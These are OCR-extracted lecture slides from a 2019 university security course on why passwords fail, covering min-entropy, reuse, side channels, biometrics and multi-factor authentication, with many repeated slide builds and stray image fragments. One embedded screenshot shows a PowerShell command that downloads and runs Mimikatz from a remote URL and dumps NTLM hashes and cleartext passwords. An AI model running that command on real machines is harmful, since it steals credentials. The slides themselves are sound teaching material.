5eb50a4eaeac628268d07200700fad13e5e539f696gf1a9d9483f57a6736197c6ec

OSY.SSI[2019][3]

In the news this week...

- Microsoft breaks its own antivirus with an update [src]
- Google Play removes malware from its store, installed by more than 500 000 000 users [src]
- Twitter removes thousands of automated accounts, more than 4000 targeting Hong Kong protests [src]
- Hong Kong journalists' and protesters' personal information leaked on Russian-hosted server [src]
- Equifax avoids paying what court said after 2018 breach [src]
- The Emotet/Trickbot trojan botnet has re-awakened and evolved, affecting 385 TLDs [src1] [src2]
- The FBI Tried to Plant a Backdoor in encrypted phone network Phantom Secure, targeting users from the Sinaloa cartel [src]
- Critical privilege escalation vulnerability found in the open source Harbor software [src]
- US Air Force prepares to give next-year DEFCON attendees access to a military satellite, to hack it [src]
- Crown Sterling doubles down with its total-bullshit "cryptographic" product [src]
- Vuln of the week (CVE-2019-16398) get access to a Keeper K5 IoT camera just by inserting an SD card containing a file named `zskj_script_run.sh`.

In the last episode...

$$\mathsf{CIA} \cdot \$/\$ \cdot \mathsf{AC} \cdot \mathsf{ID} = \mathsf{Secret}$$

Solution for last time: Bell-LaPadula

The hidden channel works like this:

- Bob (no clearance) creates files (e.g. A, B, C, ..., Z.txt)
- Alice (top secret clearance) modifies a file and therefore prevents Bob from reading it any longer (no read-up rule)
- Bob notices

This way Alice sent a letter to Bob.

You can make it much more efficient of course.

Exercise: explain how I could read the contents of files on a computer on which I have no read right.

Big lesson: provable $\neq$ secure

Right now

We saw last time that for authentication we need a good secret.

We also saw that we don't really know good secrets. (that's how good they are...)

So people use secrets that lack the ideal properties we mentioned. Now we'll discuss the consequences.

Table of Contents

What's wrong with passwords?

How unique are passwords?

Fact:

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Some passwords are used more than 1% of the time.

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Some passwords are used more than 1% of the time.

Mathematically this corresponds to min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

(this is not entropy).

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Some passwords are used more than 1% of the time.

Mathematically this corresponds to min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

(this is not entropy). For passwords, $\mu \simeq$

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Some passwords are used more than 1% of the time.

Mathematically this corresponds to min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

(this is not entropy). For passwords, $\mu \simeq 7$ bits... which is ridiculously small

Aside: Can we measure "password strength"?

Question: What is the best generic attack on password-based auth?

Some passwords are used more than 1% of the time.

Mathematically this corresponds to min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

(this is not entropy). For passwords, $\mu \simeq 7$ bits... which is ridiculously small

Sometimes you have "password-strength tests": what's profoundly wrong about them?

Small min-entropy means that guessing a password is not difficult. (cf last time)

What's wrong with passwords?

Password reuse

Fact:

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.
Do you remember the 3 letters starting at position 42 in the first slide?

What's wrong with passwords?

Password reuse

Fact: humans can't memory.
Do you remember the 3 letters starting at position 42 in the first slide?

More that 50% of web users reuse their passwords
Password are short (90% under 7 chars), predictable, keyboard-typeable.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.
Do you remember the 3 letters starting at position 42 in the first slide?

More that 50% of web users reuse their passwords
Password are short (90% under 7 chars), predictable, keyboard-typeable.

Propagation:

What's wrong with passwords?

Password reuse

Fact: humans can't memory.
Do you remember the 3 letters starting at position 42 in the first slide?

More that 50% of web users reuse their passwords
Password are short (90% under 7 chars), predictable, keyboard-typeable.

Propagation: One leak $\Rightarrow$ several hits.

Remember that Yahoo alone leaked 3.5 billions of passwords.

What's wrong with passwords?

Password reinit

Fact:

What's wrong with passwords?

Password reinit

Fact: humans can't memory

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?
- Time-critical?

What's wrong with passwords?

Password reinit

Fact: humans can't memory(again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?
- Time-critical?

Core Problem: what are we authenticating? The password was supposed to be the secret!

What's wrong with passwords?

Session stealing

When have you last typed your password?

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phone

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phoneto read your e-mails?

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phoneto read your e-mails?
Fact:

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phoneto read your e-mails?
Fact: People don't like typing passwords.

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phoneto read your e-mails?
Fact: People don't like typing passwords.
They type it (at most) once and forget about it...

What's wrong with passwords?

Session stealing

When have you last typed your password?On your phoneto read your e-mails?
Fact: People don't like typing passwords.
They type it (at most) once and forget about it...

- Session stealing
- Tabnapping
- Password managers -> SPOF

What's wrong with passwords?

Password side-channels

Fact:

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, priming, ...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, priming, ...)
- Muscle memory analysis, eye-tracking (CCS 2016)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, priming, ...)
- Muscle memory analysis, eye-tracking (CCS 2016)
- Sometimes we can just read the tty from another process...

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, priming, ...)
- Muscle memory analysis, eye-tracking (CCS 2016)
- Sometimes we can just read the tty from another process...
- Checking password can leak info.

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, priming, ...)
- Muscle memory analysis, eye-tracking (CCS 2016)
- Sometimes we can just read the tty from another process...
- Checking password can leak info.

Demo?

What's wrong with passwords?

Password transfer

Fact:

What's wrong with passwords?

Password transfer

Fact: simple password-based authentication is transferable.

What's wrong with passwords?

Password transfer

Fact: simple password-based authentication is transferable.

The server has to know your password at some point, right?

What's wrong with passwords?

Password transfer

Fact: simple password-based authentication is transferable.

The server has to know your password at some point, right?
So, if/when it gets compromised...

- Just in 2017: Yahoo, Rivercity, MySpace, DailyMotion, FriendFinder, Phillipines commission on elections, Tumblr, Dropbox, JPMorgan, LinkedIn...

What's wrong with passwords?

Password transfer

Fact: simple password-based authentication is transferable.

The server has to know your password at some point, right?
So, if/when it gets compromised...

- Just in 2017: Yahoo, Rivercity, MySpace, DailyMotion, FriendFinder, Phillipines commission on elections, Tumblr, Dropbox, JPMorgan, LinkedIn...

Wait! (says the self-taught PHP dev) Can't we use a "hash"?

What's wrong with passwords?

Password transfer

Fact: simple password-based authentication is transferable.

The server has to know your password at some point, right?
So, if/when it gets compromised...

- Just in 2017: Yahoo, Rivercity, MySpace, DailyMotion, FriendFinder, Phillipines commission on elections, Tumblr, Dropbox, JPMorgan, LinkedIn...

Wait! (says the self-taught PHP dev) Can't we use a "hash"?

- Exercise (answer next time):
- We can, but it doesn't solve any issue (and may bring more)

Aside: "Securely" checking passwords?

Yes, it is possible to use cryptography and clever tricks to limit transferability.

Aside: "Securely" checking passwords?

Yes, it is possible to use cryptography and clever tricks to limit transferability.

- We'll have a dedicated lecture for that
- But it's certainly not easy
- The problem really has to do with the secret, not the way we check it.

Passwords are bad and you should feel bad.


Passwords are bad and you should feel bad.

We have brainwashed a generation into using a deeply insecure authentication procedure.

Passwords are bad and you should feel bad.

We have brainwashed a generation into using a deeply insecure authentication procedure.

If you *must* use them, do it well.


was included, verify that the path is correct and try again.
At line:1 char:87
+ IEX (New-Object Net.WebClient).DownloadString ('http://is.gd/oeoFuI'); I
-Mimikatz <<<< -DumpCreds
    + CategoryInfo   : ObjectNotFound: (Invoke-Mimikatz:String) [],
   mandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
C:\Users\fourwindo>powershell "IEX (New-Object Net.WebClient).DownloadStri
tp://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (May 20 2014 08:5
.## ^ ##.
/ \ ## /* * *
\ / ##   Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##'   http://blog.gentilkiwi.com/mimikatz   (oe.eo)
 '#####'   with 14 modules * * */
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 72440 (00000000:00011af8)
Session   : Interactive from 1
User Name   : fourwindo
Domain   : DCAWH-6DS13-FWI
SID   : S-1-5-21-2479022183-2556594525-729553632-1000
        msv :
         [00010000] CredentialKeys
         * NTLM   : 5cc481357a86a3a7ef821421d9f06bb5
         * SHA1   : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
         [00000003] Primary
         * Username : fourwindo
         * Domain   : DCAWH-6DS13-FWI
         * NTLM   : 5cc481357a86a3a7ef821421d9f06bb5
         * SHA1   : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
        tspkg :
        wdigest :
         * Username : fourwindo
         * Domain   : DCAWH-6DS13-FWI
         * Password : fourwindo
        kerberos :
         * Username : fourwindo
         * Domain   : DCAWH-6DS13-FWI
        ssp :
        credman :
         [0] :
           Username : DCAWH-6DS13-FWI\fourwindo
           Domain   : DCAWH-6DS13-FWI\fourwindo
           Password : fourwindo
Authentication Id : 0 ; 997 (00000000:000003e5)
Session   : Service from 0
User Name   : LOCAL SERVICE
Domain   : NT AUTHORITY
SID   : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
10:59 PM
1/18/2015



Switching to level init: SystemState, Logger, NextLevel(splash)
SystemState start: OK
Logger start: OK
level switch completed
Switching to level splash: JournalizeAction, BlankScreen, NextLevel(wb), SplashAction
BlankScreen start: OK
level switch completed
Switching to level wb: Watchboard, NextLevel(synchro)
Watchboard start: OK
level switch completed
Switching to level synchro: RemoteConfiguration, NextLevel(xephyr)
RemoteConfiguration start: OK
Switching to level xephyr: ExecuteCommand, NextLevel(base)
Switching to level base: Contactless, GreenList, Printer, Distribution, Payment, Raid, NextLevel(session)
Contactless start: OK
GreenList start: OK
Printer start: OK
Distribution start: OK
VISA

Table of Contents

To seek the Holy Grail

It has become salient that

- Passwords are to be avoided at all costs
- We need a better solution, quick

So let's focus on what kind of authentication secrets we have.

Lack of imagination

If you find the original author I buy you a drink

Secrets are generally organised in the following categories. Please do not trust these categories and find new ones.

- Physical tokens
  - Objects that you possess: cards, badges, phones, petri dishes, earrings, ...
  - They are not bound to you in a strong way and by nature can be given or stolen
  - (Open research question: un-extractable physical tokens?)
- Knowledge-based secrets
  - Knowledge of some information: password, family members, places, ...
  - Know-how: mathematics, ...
  - Perimeter is often hard to define, as information may be shared
  - Non-cryptographic proofs of knowledge can usually be transfered
- Biometric traits
  - Physiology: malformations, face, hormonal rates, DNA, ...
  - Behavioural: gait, voice, muscular memory, ...
  - This is what I'm going to talk about some more.

Biometric authentication

Biometric authentication relies on the idea that there are some traits that are

- Sufficiently common so that different people have it (does everyone have hands?)
- Sufficiently unique to distinguish different people (blood type?)
- Sufficiently consistent over time (hair colour?)
- Sufficiently salient to be reliably measured (who wants to give their bone marrow?)

Biometric authentication

Biometric authentication relies on the idea that there are some traits that are

- Sufficiently common so that different people have it (does everyone have hands?)
- Sufficiently unique to distinguish different people (blood type?)
- Sufficiently consistent over time (hair colour?)
- Sufficiently salient to be reliably measured (who wants to give their bone marrow?)

None of these properties holds perfectly.

Biometric authentication

We could rely on metrics such as:

- **Universality**: the proportion of people that possess this trait.
- **Collectability**: how easy or hard it is to measure this trait.
- **Acceptability**: how likely it is that people accept we measure this trait.
- **Ideal FPR**: false positive rate given perfect measure and random samples.
- **Ideal FNR**: false negative rate given perfect measure and random samples.

but what's wrong with them?

Biometric authentication

We could rely on metrics such as:

- **Universality**: the proportion of people that possess this trait.
- **Collectability**: how easy or hard it is to measure this trait.
- **Acceptability**: how likely it is that people accept we measure this trait.
- **Ideal FPR**: false positive rate given perfect measure and random samples.
- **Ideal FNR**: false negative rate given perfect measure and random samples.

but what's wrong with them?random samples vs. Adversary

Ideal world vs. Real world

The performance of an authentication method is not measured against random samples, but against adversaries, following Kerckhoff's principle of security by design.

We therefore must also consider:

- **Circumvention**: how easy or hard it is for an adversary to fool authentication (prevent legitimate users, or gain illegitimate access)

Aside: Fasion and Security

Aside: Lightshows and Security

Aside: Machine learning and Security

Most of biometric algorithms today rely on machine learning (ML).
ML algorithms are trained with "nice" datasets, we can force them into misclassifications.

Christmas socket + Universal adversarial perturbation = Indian elephant

Video

Is biometric authentication a good secret?

- Immarcescibility: Really depends... (gait, voice)
- Unicity: Really depends... (face)
- Incessibility: Really depends... (fingerprints, DNA)
- Inimitability: Really depends... (voice, retina)
- Revokability: ...
- Transferability: ...

Is biometric authentication a good secret?

- Immarcescibility: Really depends... (gait, voice)
- Unicity: Really depends... (face)
- Incessibility: Really depends... (fingerprints, DNA)
- Inimitability: Really depends... (voice, retina)
- Revokability: ...
- Transferability: ...

- Israel Welfare Ministry 2011
  - 9 million of users with biometric data leaked
  - Living and dead, including the birth parents of adoptees and sensitive health information
- U.S. Office of Personnel Management 2016
  - 5.6 million of users with fingerprints leaked
  - Many with secret clearance
- Unique Identification Authority of India 2017
  - 130 million of users, with financial, personal, and biometric data leaked

Controlling the damage

"Any biometric data, derived from a biometric sample SHALL be immediately erased from strorage immediately after an authentication transaction has taken place" – NIST.

- PLP: Putting all sensitive data in one place is a bad idea.
- Biometric authentication is far from solving the problem we have.

Ok so what can we do?

Put several eggs in several baskets: **Multi-factor auth**

- Stupid MFA is as bad as no MFA (e.g., SMS)


  "two-factor authentication using SMS (...) isn't technically two-factor at all" (NIST 2013)

- Doesn't solve the problem

  "multifactor authentication alone (...) is an inadequate safeguard against Internet fraud perpetrated in 2010" (Choice Escrow v. Bancorp South)

- Increases false negatives, increases user burden

Ok so what can we do? Bad MFA.



Really, the problem is not there

We focus our attention on authentication, because access control relies critically on it, as per the classical theory.

But... access control is certainly not enough! and it has its own paradoxes as we saw

Therefore AC is a useful but limited tool, and can only be one component of the security system.

Teaser trailer

Amateur use of cryptography is probably as bad as no cryptography

In 2013, Adobe leaked millions of user credentials. They stored all passwords using 3DES in ECB mode. This is what this encryption does on the Adobe logo. Clearly very secure.

Pause!